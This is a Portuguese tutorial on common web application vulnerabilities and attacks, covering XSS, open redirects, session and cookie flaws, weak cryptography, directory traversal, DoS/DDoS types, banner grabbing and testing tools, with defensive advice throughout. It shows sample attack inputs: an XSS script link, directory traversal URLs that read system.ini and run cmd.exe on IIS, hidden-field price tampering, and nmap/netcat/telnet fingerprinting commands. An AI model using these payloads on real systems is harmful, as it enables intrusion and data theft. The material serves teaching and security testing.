Falhas comuns de aplicações web e métodos de ataques

Vejamos alguns métodos comuns de explorar as vulnerabilidades de uma aplicação ou site hospedado em um servidor web.

Misconfiguration

É muito fácil para o administrador inexperiente, mas bem-intencionado, configurar mal ou simplesmente se perder em uma configuração, que pode ser a opção que permite um ataque.

Para evitar que a configuração incorreta se torne um problema, certifique-se de que a função do servidor está corretamente definida. Planeje e avalie a configuração para garantir que ela irá fornecer a proteção necessária. Certifique-se também de rever as melhores práticas que fornecedores como a Microsoft oferecem sobre as etapas a serem tomadas para proteger um sistema.

Outra opção é usar scanners de vulnerabilidade para verificar possíveis problemas em um site ou aplicação da Web. Os scanners de vulnerabilidade podem fornecer orientação valiosa sobre onde os esforços devem ser concentrados.

Validação de Entrada

Validação de entrada é um mecanismo usado para verificar as informações de como elas são inseridas em uma aplicação. Normalmente, um usuário inserindo dados em um formulário ou site terá poucas ou nenhuma restrição colocadas sobre eles. Quando os dados são aceitos sem restrições, erros tanto intencionais como não intencionais podem ser inseridos no sistema e podem levar a problemas mais tarde. No entanto, com um mecanismo para validar entrada, é possível frustrar esses problemas, que incluem:

- Manipulação de banco de dados
- Corrupção de banco de dados
- Buffer overflows
- Dados inconsistentes

A falta de validação de entrada pode permitir ataques avançados como SQL Injection. Também é possível que outros ataques, como o XSS armazenado, possam ser possíveis pela falta de validação de entrada.

Um bom exemplo da falta de validação de entrada é uma caixa em um formulário onde um código postal deve ser inserido, mas na realidade ele aceitará qualquer dado. Em outros casos, aceitar os dados errados significará simplesmente que a informação pode ser inutilizável para o proprietário do site, mas pode causar falha no site ou manipular de forma errada a informação para revelar outras informações na tela.

Felizmente, este problema é relativamente fácil de corrigir uma vez que o desenvolvedor só precisa colocar restrições sobre os tipos de entrada que podem ser aceitos pela aplicação. Por exemplo, o desenvolvedor pode ter certeza de que apenas dados numéricos e certas frases são permitidas.

Cross-Site Scripting

Outro tipo de ataque contra um servidor web é o ataque cross-site scripting (XSS). Ele depende de uma variação do ataque de validação de entrada, mas o alvo é diferente porque o objetivo é ir atrás de um usuário em vez do aplicativo ou dados. Um exemplo de XSS usa métodos de script para executar um cavalo de Tróia com o navegador de um alvo. Isso seria feito possível através do uso de linguagens de script como JavaScript ou VBScript. Através de uma análise cuidadosa, um invasor pode procurar maneiras de injetar código malicioso em páginas da web, a fim de obter informações que vão desde informações de sessão no navegador, acesso privilegiado ao conteúdo no navegador.

Vejamos etapas do XSS em ação:

- O atacante descobre que um site sofre de um defeito de script XSS.
- Um atacante envia um e-mail informando que a vítima acaba de receber um prêmio e deve coletá-lo clicando em um link no e-mail. O link no e-mail vai para: http://www.badsite.com/default.asp?name=<script>badgoal( )</ script>
- Quando o link é clicado, o site exibe a mensagem “Bem-vindo de volta!” Com um prompt para o usuário digitar seu nome.
- O site lê o nome de seu navegador através do link no e-mail. Quando o usuário clica no link no e-mail, o site é informado que seu nome é <script>evilScript</script>
- O servidor web relata o nome e o retorna ao navegador da vítima.
- O navegador interpreta corretamente isso como um script e executa o script.
- Este script instrui o navegador a enviar um cookie contendo algumas informações para o sistema do invasor, o que ele faz.

XSS é um ataque antigo e vários navegadores modernos incluem proteção contra isso. No entanto, a proteção não é infalível, e os ataques podem ser induzidos por má configuração, gambiarras ou mesmo add-ons de terceiros. Isso nem mesmo inclui ataques de script XSS que se originam do próprio servidor.

Redirecionamentos e encaminhamentos não validados

Para que esse tipo de ataque ocorra, a aplicação ou página da Web deve ter validação de entrada fraca ou inexistente.

Para visualizar este tipo de ataque, imagine que um site tem

um módulo redirect.php que leva uma URL através de um parâmetro GET. A manipulação deste parâmetro pode criar uma URL no sitealvo.com que redireciona o navegador para sitedohackermaldoso.com. Quando o usuário vê o link, eles vão ver favorito.com/blahblahblah , que o usuário acha que é confiável e seguro clicar. Na realidade, o link irá enviá-los para uma página diferente, que neste caso pode fazer o download de software ou algum outro material malicioso no sistema de uma vítima.

Sistemas de logon inseguros

Muitos aplicativos da Web exigem algum tipo de autenticação ou processo de login antes usar. Devido à importância do processo de logon, é essencial que ele seja manuseado com segurança. Você deve tomar cuidado para que a entrada incorreta ou imprópria de informações não revele dados que um invasor pode usar para obter informações adicionais sobre um sistema.

Os aplicativos podem rastrear informações relacionadas a logons incorretos ou logins de usuários, se assim estiverem ativados. Normalmente, esta informação vem em forma de log, com lista de itens como estes:

- Entrada de um ID de usuário inválido com uma senha válida;
- Entrada de um ID de usuário válido com uma senha inválida;
- Entrada de um ID de usuário e senha inválidos;

Os aplicativos devem ser projetados para retornar informações genéricas que não revelem informações como nomes de usuários corretos. Os aplicativos da Web que retornam uma mensagem como “nome de usuário inválido” ou “senha inválida” podem dar a um invasor um alvo para se concentrar – como uma senha correta.

Erros de script

Aplicativos da Web, programas e código, como Common Gateway Interface (CGI), ASP.NET e JavaServer Pages (JSP) são comumente usados ??em aplicativos da Web e apresentam seus próprios problemas. Vulnerabilidades como a falta de scripts de validação de entrada podem ser um problema. Um atacante experiente pode usar uma série de métodos para causar tristeza ao administrador de um aplicativo da Web, incluindo o seguinte:

- **Upload Bombing –** Carrega massas de arquivos para um servidor com o objetivo de encher o disco rígido no servidor. Uma vez preenchido o disco rígido do servidor, a aplicação deixará de funcionar e vai falhar.
- **Ataque Poison Null Byte** – Este ataque passa caracteres especiais que o scripts não foram projetados para manipular corretamente. Quando isso é feito, o script pode conceder acesso onde não deveria ser dado.
- **Scripts padrão –** Os scripts padrão são frequentemente carregados em servidores por web designers que não sabem o que eles fazem em detalhes. Nesses casos, um intruso pode analisar ou explorar problemas de configuração com os scripts e obter acesso não autorizado a um sistema.
- **Scripts de exemplo –** Os aplicativos da Web podem incluir conteúdo de exemplo e scripts que estão regularmente em servidores. Em tais situações, esses scripts podem ser usados ??por um atacante.
- **Scripts mal escritos ou questionáveis** – Alguns scripts apareceram que incluem Informações como nomes de usuários e senhas, permitindo que um invasor visualize o conteúdo do script e leia essas credenciais.

Problemas de gerenciamento de

sessão

Uma sessão representa a conexão que um cliente tem com o aplicativo do servidor. A informação da sessão que é mantida entre o cliente e o servidor é importante e pode dar a um invasor acesso a informações confidenciais, caso seja comprometida.

De forma ideal, uma sessão terá um identificador exclusivo, criptografia e outros parâmetros atribuídos sempre que uma nova conexão entre um cliente e um servidor for criada. Depois que a sessão for encerrada, fechada ou não for necessária, a informação será descartada e não será usada novamente (ou pelo menos não será usada por um período prolongado), mas isso nem sempre é o caso. Algumas vulnerabilidades desse tipo incluem o seguinte:

- **Sessões de longa duração –** As sessões entre um cliente e um servidor devem permanecer válidas apenas pelo tempo que eles são necessários e depois descartados. Sessões que permanecem válidas por períodos mais longos do que são necessárias permitem que intrusos usem ataques como XSS recuperem identificadores de sessão e reutilizem uma sessão.
- **Recursos de Logout** – Os aplicativos devem fornecer um recurso de logout que permite que um visitante faça logout e feche uma sessão sem fechar o navegador.
- **Identificadores de sessão inseguros ou IDs de sessão facilmente previsíveis ou previsíveis** – Algumas falhas em aplicativos da Web podem levar à reutilização de IDs de sessão. A exploração de IDs de sessão também pode cair na categoria de sequestro de sessão (session hijacking).
- **Concedendo IDs de Sessão a Usuários Não Autorizados –** Às vezes, os aplicativos concedem IDs de sessão para usuários não autenticados e redirecionam para uma página de logout. Isso pode dar ao invasor a capacidade de

solicitar URLs válidos.

- **Pobre ou Nenhum Controle de Mudança de Senha –** Uma implementação inadequada ou insegura no sistema de alteração de senha, em que a senha antiga não é necessária, permite que um hacker altere senhas de outros usuários.
- **Inclusão de informações desprotegidas nos cookies –** Os cookies podem conter informações desprotegidas como o endereço IP interno de um servidor que pode ser usado por um hacker para saber mais sobre a natureza da aplicação web.

Protegendo Cookies

Como os cookies são parte integrante de aplicativos da Web, é importante compreender os métodos que podem ser usados ??para protegê-los adequadamente. Enquanto o desenvolvedor de um aplicativo é, em última instância, a única pessoa que pode fazer alterações para proteger os cookies na maioria dos casos, é importante entender o que eles podem fazer.

Já discutimos o que são os cookies e falamos um pouco sobre o que eles são usados ??e como eles podem ser comprometidos. Agora vamos falar sobre a definição de atributos que podem proteger os cookies e torná-los mais seguros.

A seguir está uma lista dos atributos que podem ser definidos em uma base por cookie, o que os torna mais seguros para usar:

- **Secure –** Quando esse atributo é definido em um cookie, informa ao navegador que os cookies só poderão ser enviados através de métodos seguros, como HTTPS. No entanto, no caso de uma aplicação web que utiliza HTTP e HTTPS, o cookie pode inadvertidamente ser passado em texto claro.
- **HttpOnly** – Definir este atributo defende contra ataques

XSS porque o cookie só pode ser acessado via HTTP e não via scripts, como o JavaScript do lado do cliente. Pode não ser suportado em todos os navegadores.

- **Domain** – Quando esse atributo é usado, ele verifica se o domínio que o cookie está sendo usado é dele mesmo. Então um segundo atributo conhecido como o atributo path será verificado.
- **Path** – Quando o atributo de domínio é definido, o caminho pode então especificar se o local ou cookie é realmente válido. É importante ao usar esse atributo que você use o caminho mais restritivo possível para evitar ataques lançados de aplicativos co-localizados.
- **Expires –** Este atributo oferece uma forte proteção contra o mau uso de cookies porque ele realmente exclui o cookie quando a data de validade é excedida. No entanto, até que a data seja excedida, o cookie continuará a ser acessível e utilizado pela sessão do browser atual e todas as sessões seguintes. Se o atributo não estiver definido especificamente, o cookie será excluído assim que a sessão atual do navegador seja fechada.

Fraquezas na criptografia

Em aplicações web, criptografia desempenha um papel vital porque informações confidenciais são frequentemente trocadas entre o cliente e servidor na forma de logons ou outros tipos de informações.

Ao proteger aplicativos da Web, você deve considerar a segurança da informação em duas etapas: quando ela é armazenada e quando é transmitida. Ambas as etapas são áreas potenciais para o ataque. Ao considerar a criptografia e seu impacto na aplicação, concentre-se nesses áreas:

- **Cifras fracas –** Cifras fracas ou algoritmos de codificação são aqueles que usam chaves curtas ou são

mal concebidas e implementadas. O uso de cifras fracas pode permitir que um invasor descriptografe dados facilmente e obtenha acesso não autorizado às informações. É importante que você nunca subestime o valor dos dados sendo armazenados, processados ??ou transmitidos pela sua aplicação web. Considere os dados que você armazena para seus clientes e como protegê-los. Informações confidenciais, como dados de cartão de crédito, nunca devem ser transmitidas. Se este tipo de informação precisa ser armazenado, use sempre a criptografia mais forte possível ou exigida, como AES 256 ou RSA 2048. Se ele não precisa ser armazenado, não armazene. Se você precisar processar pagamentos que envolverão esses dados, use um processador de pagamento que seja compatível com PCI para que você não precise assumir essa tarefa.

- **Software Vulnerável –** Algumas implementações de software que criptografam a transmissão dos dados, como Secure Sockets Layer (SSL), podem sofrer de programação deficiente e, portanto, tornar-se vulnerável a ataques como buffer overflow.

Algumas ferramentas e recursos estão disponíveis para ajudar na avaliação da segurança de aplicativos da Web e suas estratégias de criptografia associadas:

- OpenSSL, um toolkit de código aberto usado para implementar os protocolos SSLv3 e TLS v1: www.openssl.org
- O guia OWASP para falhas criptográficas comuns: www.owasp.org
- Nessus Vulnerability Scanner, que pode listar as cifras em uso por um servidor web: www.nessus.org
- WinSSLMiM, que pode ser usado para executar um ataque man-in-the-middle HTTPS: www.securiteinfo.com/outils/WinSSLMiM.shtml
- Stunnel, um programa que permite a criptografia de

protocolos não-SSL-aware: www.stunnel.org

Ataque Directory Traversal

Este ataque também é conhecido como Path Traversal, ou traduzido ao pé da letra como ataque de passagem de diretório. Ele permite que um invasor se mova para fora do diretório do servidor web e para outras partes do host. Uma vez fora deste diretório, o invasor pode então ser capaz de ignorar permissões e outros controles de segurança e executar comandos no sistema.

Para executar este ataque, um intruso tira proveito de erros ou fraquezas em uma das duas áreas:

- As listas de controle de acesso (ACLs), que são usadas para indicar quais usuários e grupos têm permissão para acessar arquivos e diretórios em um servidor, bem como o nível de interação permitido;
- Diretório raiz, que é o diretório no servidor para o qual os usuários são especificamente restritos. Normalmente, esta é a pasta de nível mais alto que se pode chegar. O diretório raiz atua como o diretório superior do site e impede que os usuários obtenham acesso a arquivos confidenciais no servidor.

Para realizar um ataque de passagem de diretório, é surpreendentemente necessário pouco conhecimento e um navegador da Web. Com essas ferramentas e paciência, é possível encontrar cegamente arquivos e diretórios padrões em um sistema.

O sucesso do ataque depende em grande parte da configuração do site e do servidor, mas existem alguns tópicos comuns. Normalmente, os atacantes dependem de assumir ou falsificar-se como usuários e obter acesso a tudo o que os usuários têm acesso.

Nos aplicativos da Web com páginas dinâmicas (como PHP, ASP ou ASP.NET), a entrada é normalmente recebida dos navegadores por meio dos métodos de solicitação GET ou POST. Aqui está um exemplo de um URL de solicitação GET HTTP:

http://subdominio.nomedositealvo.com/pagina.asp?ver=conteudo.html

Com essa URL, o navegador solicita a página dinâmica pagina.asp do servidor e com ela também envia a exibição de parâmetros com o valor conteudo.html. Quando esta solicitação é executada no servidor web, pagina.asp recupera o arquivo conteudo.html do sistema de arquivos do servidor e o devolve ao solicitante. Através de algumas análises, um invasor pode assumir que a página pagina.asp pode recuperar arquivos do sistema de arquivos e criar um URL personalizada:

http://subdominio.nomedositealvo.com/pagina.asp?ver=../../../../../Windows/system.ini

Isso fará com que a página dinâmica recupere o arquivo system.ini do sistema de arquivos e exibe-o para o usuário. A expressão **../** instrui o sistema a ir um diretório para cima, que é comumente usado como uma diretiva de sistema operacional. O atacante tem que adivinhar quantos diretórios tem que ir até encontrar a pasta do Windows no sistema, mas isso é feito facilmente por tentativa e erro.

A estrutura do diretório real variará dependendo do próprio servidor, portanto este processo pode exigir uma quantidade considerável de tentativa e erro. Entretanto, considere o fato de que não é incomum que o software seja instalado em pastas e estruturas padrões.

Você não precisa usar o código para atacar o servidor. Você pode usar apenas o navegador sozinho. Um servidor web pode estar completamente aberto a um ataque de diretório de passagem e apenas à espera de um invasor ambicioso para rastrear e usar arquivos de exemplo e scripts contra ele.

Por exemplo, uma solicitação de URL que faz uso do diretório de scripts do IIS para percorrer diretórios e executar um comando pode ter esta aparência:

http://servidoralvoparaserinvadido.com/scripts/..%5c../Windows/System32/cmd.exe?/C+dir+c:\

A solicitação retorna uma lista de todos os arquivos no diretório C:\, executando o arquivo de shell do comando cmd.exe e executando o comando **dir c:** no shell. A expressão %5c que está na solicitação de URL é um código de escape do servidor web usado para representar caractere normal. Nesse caso, %5c representa o caractere \. Em alguns textos e whitepapers, o uso de um sinal % em um URL é conhecido como codificação percentual.

A maioria dos servidores web modernos verifica a presença de códigos e bloqueiam de serem usados. No entanto, com um número tão grande de servidores web de todos os tipos, é mais do que possível que o servidor que você escolher para atacar não irá filtrar esses códigos.

Protegendo-se de ataques Directory Traversal

Alguns métodos pode ser usado para impedir ataques deste tipo, como:

- Excutar software de servidor web modernos ou garantindo que patches atualizados estejam instalados;
- Ativando filtragem de entrada do usuário para o servidor web. É comum que servidores web modernos incluam a capacidade de filtrar solicitações ou códigos não padronizados.

Testando Aplicações Web

Como as aplicações web são complexas, pode ser necessário o uso de software especializado para analisar ou testar um aplicativo. Alguns destes pacotes de software estão aqui.

Burp Suite

O Burp Suite é um aplicativo baseado em Java usado para testar e atacar aplicativos da web. Em uma inspeção mais próxima o software é realmente uma coleção das ferramentas usadas para verificar diversas peças e características de uma aplicação.

O Burp Suite oferece uma combinação robusta de ferramentas que podem ser usadas tanto manual quanto automaticamente para verificar a aplicação. As ferramentas podem enumerar, analisar, verificar, atacar e explorar furos na aplicação web.

O Burp Suite inclui ferramentas que podem executar o seguinte:

- **Proxy** – A função proxy permite ao usuário encaminhar o tráfego entre o navegador e configurando o navegador da Web para usar o Burp Suite como um proxy. Quando em uso, o software permite a interceptação, visualização e alteração do tráfego entre o navegador e o servidor.
- **Spider –** Esta ferramenta pode mapear uma aplicação web, gerando um inventário da estrutura da aplicação.
- **Scanner –** Quando colocado em uso, o scanner pode descobrir vulnerabilidades em um aplicativo da Web. Em muitos casos, não é tão robusto como um scanner de vulnerabilidades dedicado, mas ainda é eficaz.
- **Intruder** – Esta é uma ferramenta de ataque automatizada e totalmente personalizável para aplicações web.
- **Repeater** – Esta é uma ferramenta para modificar e reeditar manualmente solicitações HTTP individuais e analisar a resposta de cada um.
- **Sequencer –** Este recurso específico é muito útil para testar aplicações web para susceptibilidade ao sequestro

de sessão, inspecionando tokens para aleatoriedade.

Vega Web Application Scanner

Incluído com o Kali Linux 2.0 é um scanner projetado para avaliar uma aplicação web. O Vega é capaz de detectar problemas de injeção de SQL, XSS, divulgação de informações confidenciais e muito mais. Enquanto ele está presente e instalado no Kali Linux, ele está disponível no Windows e OS X também porque é baseado em Java.

Sugestões de livros:

Vulnerabilidades em servidores e aplicações web

Aplicações e servidores Web têm muitas vulnerabilidades, mas algumas são exclusivas deste tipo de ambiente. Como sites, servidores e aplicativos são o lado da empresa que o público geralmente encontra, eles representam um alvo óbvio. Ampliando a questão, o é fato de que, ao contrário de alguns anos atrás, muitas empresas existem apenas na internet. Derrubar ou comprometer esses sistemas pode ser um golpe para o atacante e devastador para a empresa-alvo.

Web design com falhas

Uma maneira comum de explorar uma aplicação web ou site está no próprio código. Comentários e tags ocultos que são incorporados em uma página da Web pelo designer podem render informações para um invasor. Embora esses tipos de tags e informações não tenham a intenção de serem exibidos em um

navegador Web, eles podem ser visualizados e analisados ??usando o recurso “Visualizar o código-fonte” presente na maioria dos navegadores.

O código fonte de uma página poderia revelar algo como:

```
<form method="post" action="../../cgi-bin/formMail.pl">
<!--Regular FormMail options---->
<input type=hidden name="recipient" value="moblin@termina.com">
<input type=hidden name="subject" value="Message from website visitor">
<input type=hidden name="required" value="Name,Email,Address1,City,State,Zip,Phone1">
<input type=hidden name="redirect" value="http://www.termina.com/received.htm">
<input type=hidden name="servername" value="https://payments.termina.com">
<input type=hidden name="env_report" value="REMOTE_HOST, HTTP_USER_AGENT">
<input type=hidden name="title" value="Form Results">
<input type=hidden name="return_link_url" value="http://www.someplace.com/main.html">
<input type=hidden name="return_link_title" value="Back to Main Page">
<input type=hidden name="missing_fields_redirect" value="http://www.termina.com/error.html">
<input type=hidden name="orderconfirmation" value="orders@termina.com">
<input type=hidden name="cc" value="majora@termina.com">
<input type=hidden name="bcc" value="skullkid@termina.com">
<!--Courtesy Reply Options-->
```

O código contém informações úteis para um invasor. Embora a informação não seja completamente acionável, ela fornece algo. Observe os endereços de e-mail e até mesmo o que parece ser um servidor de processamento de pagamentos (payments.termina.com). Esta é uma informação que um atacante pode usar para um ataque.

Outro exemplo de uma vulnerabilidade no código que pode ser

explorada:

```
<FORM ACTION =http://111.111.111.111/cgi-bin/order.pl"
method="post"
<input type=hidden name="price" value="6000.00">
<input type=hidden name="prd_id" value="X190">
QUANTITY: <input type=text name="quant" size=3 maxlength=3
value=1>
```

Neste exemplo, o designer da aplicação usou campos ocultos para manter o preço de um item. Atacantes poderiam mudar o preço do item de 6.000,00 para 60,00 e fazer seu próprio desconto.

Buffer overflow

Uma vulnerabilidade comum em servidores web e em todos softwares é o buffer overflow. Um estouro de buffer ocorre quando um aplicativo, processo ou programa tenta colocar mais dados em um buffer do que ele foi projetado para armazenar. Na prática, os buffers devem conter apenas uma quantidade específica de dados e não mais. No caso de um buffer overflow, um programador, através de codificação preguiçosa ou outras práticas, cria um buffer no código, mas não coloca restrições sobre ele. Os dados devem ir em algum lugar, que neste caso significa buffers adjacentes. Quando os dados transbordam nos buffers para os quais não foi criado, o resultado pode ser corrompido ou sobrescrito. Se isso ocorrer, esses dados podem perder sua integridade. Em casos extremos, a substituição de buffer pode levar a qualquer coisa, desde a perda da integridade do sistema até a divulgação de informações a partes não autorizadas.

Ataque de negação de serviço

Um ataque que pode causar estragos em um servidor web é o venerável ataque de negação de serviço (DoS). Como um recurso fixo, um servidor web é vulnerável a esse ataque, assim como

qualquer outro recurso baseado em servidor seria. Quando é executado contra um servidor web, todos os recursos nesse servidor podem ser rapidamente consumidos, diminuindo seu desempenho. Um ataque DoS é considerado principalmente um aborrecimento porque é fácil de derrotar.

Ataque distribuído de negação de serviço

Enquanto um ataque DoS é principalmente um aborrecimento, o ataque distribuído de negação de serviço (DDoS) é muito mais um problema. Um DDoS realiza o mesmo objetivo que um DoS: Consome os recursos em um servidor e impede que ele seja usado por usuários legítimos. A diferença entre um DDoS e um DoS é a escala. Em um DDoS, muitos sistemas são usados ??para atacar um alvo, esmagando-o sob o peso de várias solicitações ao mesmo tempo. Em alguns casos, o ataque pode ser iniciado a partir de milhares de servidores de uma vez contra um alvo.

Aqui estão alguns dos ataques DDoS mais comuns:

Ping ou ICMP Flooding – Um computador envia um ping para outro sistema com o Intenção de descobrir informações sobre o sistema. Esse ataque pode ser ampliado de modo que os pacotes sendo enviados para um alvo forçam a ficar offline ou sofrer lentidão. Este ataque pode ser facilmente realizado através do uso de hping3.

Smurf Attack – Similar ao ataque acima, mas com um viés para o processo. Em um Smurf, um comando ping é enviado para uma rede intermediária onde é amplificado e encaminhado para a vítima. Este único ping agora se torna um tsunami virtual de tráfego.

SYN Flooding – O equivalente ao envio de uma carta que requer um recibo de retorno. Contudo, o endereço de retorno é falso. Se for necessário um recibo de devolução e o endereço de retorno for falso, o recibo não irá a lugar nenhum e um

sistema à espera de confirmação será deixado no limbo por algum período de tempo. Um invasor que envia solicitações SYN suficientes para um sistema pode usar todas as conexões em um sistema para que nada mais possa passar.

Ataque de Fragmentação de IP – Requer um invasor para usar conhecimento avançado do protocolo Transmission Control Protocol / Internet Protocol (TCP/IP) para quebrar pacotes em fragmentos que podem burlar a maioria dos sistemas de detecção de intrusão. Em casos extremos, esse tipo de ataque pode causar travamentos, bloqueios, reinicializações, telas azuis e outros danos.

Informação do Banner

Como você aprendeu na fase de footprinting, você pode coletar informações de um servidor executando um banner grabbing. Este processo não é diferente do anterior. Você pode usar ferramentas como Telnet ou PuTTY para extrair informações e investigar os serviços internos.

O código a seguir ilustra o que pode ser retornado de um banner:

```
HTTP/1.1 200 OK
Server: server name and version>
Content-Location: http://192.168.100.100/index.htm
Date: Wed, 12 May 2010 14:03:52 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Wed, 12 May 2010 18:56:06 GMT
ETag: “067d136a639be1:15b6”
Content-Length: 4325
```

Esse cabeçalho, que é fácil de obter, revela informações sobre o servidor que está sendo vítima. Os servidores Web podem ter essa informação sanitizada, mas o webmaster deve realmente fazer um esforço para isto.

Essas informações podem ser devolvidas facilmente a partir de um servidor web usando o seguinte comando:

telnet www.nomedositealvo.com 80

Outra maneira de obter informações sobre um servidor web seria usar um utilitário conhecido como ID Serve do www.grc.com.

Outro método de identificar um servidor é usar o Netcraft. Netcraft é eficaz na identificação de um servidor web e pode fornecer os resultados quanto ao tipo de servidor web.

Outras ferramentas que podem fornecer ou verificar informações sobre um servidor da Web incluem o seguinte:

- Nmap através da sua opção -sV. Por exemplo, use o comando **nmap -sV <nome do domínio>** onde <nome do domínio> é o destino no qual você deseja identificar o servidor da Web.
- Netcat de uma forma semelhante ao uso do Telnet para obter cabeçalhos. Por exemplo, use o comando netcat com a sintaxe **nc address> 80** para identificar o serviço em execução na porta 80.
- Shodan motor de busca em www.shodanhq.com
- HTTPRecon para impressão digital de um site
- HTTPrint, embora antigo, pode identificar alguns sites, mas não deve ser usado a menos que outras opções não estejam sendo úteis.

Mensagens de erro

Mensagens de erro podem revelar um monte de informações sobre um servidor e um aplicativo da Web. As revelações descuidadas de mensagens de erro podem fornecer informações que podem ser usadas para um ataque ou pelo menos ajustar melhor um ataque. Mensagens como 404 comum podem informar um visitante que o conteúdo não está disponível ou localizado no servidor. No entanto, há uma abundância de outras mensagens de erro que

revelam diferentes tipos de informações, desde o muito detalhado até o muito obscuro.

Felizmente, em muitos servidores e aplicações, as mensagens de erro podem ser configuradas ou suprimidas conforme necessário. Normalmente, essas mensagens não devem ser muito descritivas – se forem vistas em absoluto – fora de um ambiente de desenvolvimento ou teste.

Felizmente, muitos servidores web permitem a desativação de mensagens detalhadas ou a configuração de páginas de erro personalizadas que não dão informações.

Suprimindo mensagens de erro em aplicativos para garantir que eles não revelam coisas internas de uma aplicação é vital. Um aplicativo da web que revela muito pode permitir que um atacante ajuste o seu ataque muito rapidamente. Fazer mensagens de erro menos verbosas ou mais genéricas pode tornar alguns ataques significativamente mais difíceis. Por exemplo, um ataque conhecido como SQL injection, é muito mais difícil se as mensagens de erro forem gerenciadas adequadamente. Forçaria o atacante a executar uma injeção SQL cegamente.

Vandalizando Servidores Web

Servidores Web são os alvos de vários tipos de ataques, mas um dos ataques mais comuns é o ato de vandalismo conhecido como desfiguração. Defacing em um site pode ser agressivo ou sutil, dependendo dos objetivos do atacante, mas em ambos os casos os objetivos são os mesmos: embaraçar a empresa, fazer uma declaração, ou apenas ser um incômodo. Para desfigurar um site, é possível usar vários métodos, dependendo do nível de habilidade, capacidades e oportunidades disponíveis do invasor.

Sugestões de livros:

Entendendo as aplicações Web

Em essência, uma aplicação web é um software que é instalado em um servidor web e é projetado para responder a solicitações, processar informações, armazenar informações e dimensionar as respostas de acordo com a demanda e, em muitos casos, é distribuído em vários sistemas ou servidores.

Ao contrário de alguns anos atrás, as aplicações web vêm em três variações:

1. **Baseado em Navegador** – Incluem código que pode ter sido parcialmente processado no servidor, mas é executado no próprio navegador Web. Tal aplicação tem a capacidade de acessar dados armazenados em um servidor, bem como no sistema local ou ambos, dependendo do design;
2. **Baseados no cliente** – São essencialmente semelhantes às aplicações baseadas em navegador, mas em vez de serem executados dentro do navegador, são executados como aplicação própria. Aplicações que exigem que sejam instaladas do lado do cliente se encaixam nesta categoria;
3. **Aplicativos móveis –** São, de longe, o tipo mais comum encontrado hoje em dia. Para ser incluído nesta categoria o aplicativo normalmente é executado em um sistema operacional móvel, como aqueles executados em smartphones e tablets, principalmente Android do Google ou iOS da Apple;

Então, o que todos esses tipos têm em comum? Cada um deles, tem alguma capacidade de processar informações em um servidor antes de fornecer as informações para o lado do cliente.

O Cliente e o Servidor

Entender os aplicativos da Web significa que você também deve examinar a interação entre cliente e servidor que ocorre neste ambiente. Um aplicativo de servidor é hospedado em um servidor web e é projetado para ser acessado remotamente por meio de um navegador da Web ou aplicativo habilitado para web. Normalmente, esse ambiente permite que vários aplicativos cliente acessem o servidor simultaneamente, para recuperar dados ou para exibir ou modificar dados. O cliente executa processamento mínimo de informações e normalmente é otimizado para apresentar as informações ao usuário. As informações são armazenadas no servidor, com algumas pequenas porções, como metadados residente no cliente.

Metadados, para usar a descrição técnica, são dados que descrevem outros dados, que é como dizer que o vermelho é um tipo de cor, o que não ajuda muito. Entretanto, os metadados podem ser facilmente visualizados se você considerar um documento em um disco rígido. Este documento contém dados como o conteúdo desta postagem, que é fácil de entender. Os metadados nessa situação seriam as propriedades do próprio arquivo, que descrevem o arquivo em termos de tamanho, tipo, data, autor e outras informações.

Os metadados são usados para melhorar o desempenho de aplicativos e ambientes, pois podem acelerar o processo de localização e uso de informações. Por exemplo, um índice é uma forma de metadados que fornece informações básicas sobre algo, permitindo que o conteúdo seja encontrado e informações relevantes a serem examinadas.

Então, por que escolher um aplicativo baseado na Web sobre outros modelos cliente-servidor? Muitos benefícios potenciais surgem deste ambiente de hospedagem em relação a outros modelos. Um dos maiores benefícios é que um aplicativo cliente não precisa ser desenvolvido para cada plataforma como nas

configurações tradicionais. Uma vez que muitas aplicações web são concebidas para ser executado dentro de um navegador web, a arquitetura subjacente é em grande parte sem importância. O cliente pode estar executando uma ampla gama de sistemas operacionais e ambientes sem penalidade para a aplicação.

No entanto, alguns aplicativos da Web não são executados em navegadores da Web e são bloqueados em uma plataforma específica, e estes residem em dispositivos móveis. Os clientes de aplicativos Web deste tipo são projetados para um tipo específico e versão de um sistema operacional móvel (como o Android) e só podem ser executados lá. No entanto, o desenvolvedor poderia codififcar diferentes versões do cliente que seria capaz de acessar os mesmos dados das plataformas que residem no servidor.

Os aplicativos da Web dependem, em muitos casos, do uso de tecnologias como Active Server Pages (ASP), ASP.NET e PHP para permitir que eles funcionem. Essas tecnologias são chamadas de tecnologias do lado do servidor (server-side), o que significa que elas processam e manipulam informações no servidor. Outras tecnologias, como HTML dinâmico (DHTML), HTML 5, JavaScript e linguagens relacionadas são processados no cliente, o que os coloca na categoria de tecnologias client-side.

A maioria das aplicações web normalmente encontradas baseiam-se no modelo cliente-servidor e funciona em um sistema onde os dados são inseridos no cliente e armazenados no servidor.

Aplicativos como armazenamento em nuvem ou serviços de e-mail baseados na Web como o Yahoo !, o Gmail e outros usam essa configuração como parte de seu funcionamento normal.

Um olhar para a nuvem

Nos últimos anos, uma nova tecnologia surgiu na cena sob a forma de nuvem. Simplificando, a nuvem é um modelo para criar recursos compartilhados que podem ser dinamicamente alocados e

compartilhados sob demanda. O principal benefício aqui é que os usuários do serviço em nuvem não precisam se preocupar com os detalhes reais da configuração, apenas que seus recursos estão lá e disponíveis.

As tecnologias em nuvem são apresentadas como um serviço que pode revolucionar as empresas, porque os itens tradicionalmente hospedados em configurações cliente-servidor agora podem ser hospedados em um ambiente mais flexível. Empresas olham para a nuvem como uma forma eficaz de colher os benefícios de uma tecnologia sem ter que lidar com todo o apoio, formação e outras questões para manter os mesmos serviços localmente. No entanto, ainda há questões para lidar como as de segurança e jurídica, que evoluem à medida que novas questões surgem a partir da transição.

Enquanto o público tende a pensar da nuvem como um lugar para armazenar suas fotos, vídeos, documentos e outros dados, esta é apenas uma pequena parte do que a nuvem pode oferecer. Normalmente, as tecnologias na nuvem são divididas em categorias:

- **Infraestrutura como Serviço (IaaS)** é a forma mais simples e básica de serviços em nuvem disponíveis. Essencialmente, este tipo de configuração de nuvem fornece a capacidade de hospedar máquinas virtuais sobre as quais sistemas operacionais e aplicativos podem ser instalados. Esse tipo de modelo também permite a implantação de firewalls baseados em nuvem, balanceadores de carga, VLANs e outros tipos de serviços de rede;
- **A plataforma como um serviço (PaaS)** é um modelo mais adequado para desenvolvedores de aplicativos da Web e aqueles em situações semelhantes. Esse ambiente fornece hospedagem e escalabilidade, bem como padrões para desenvolvimento e o cliente desenvolve sua aplicação de acordo com a sua necessidade;
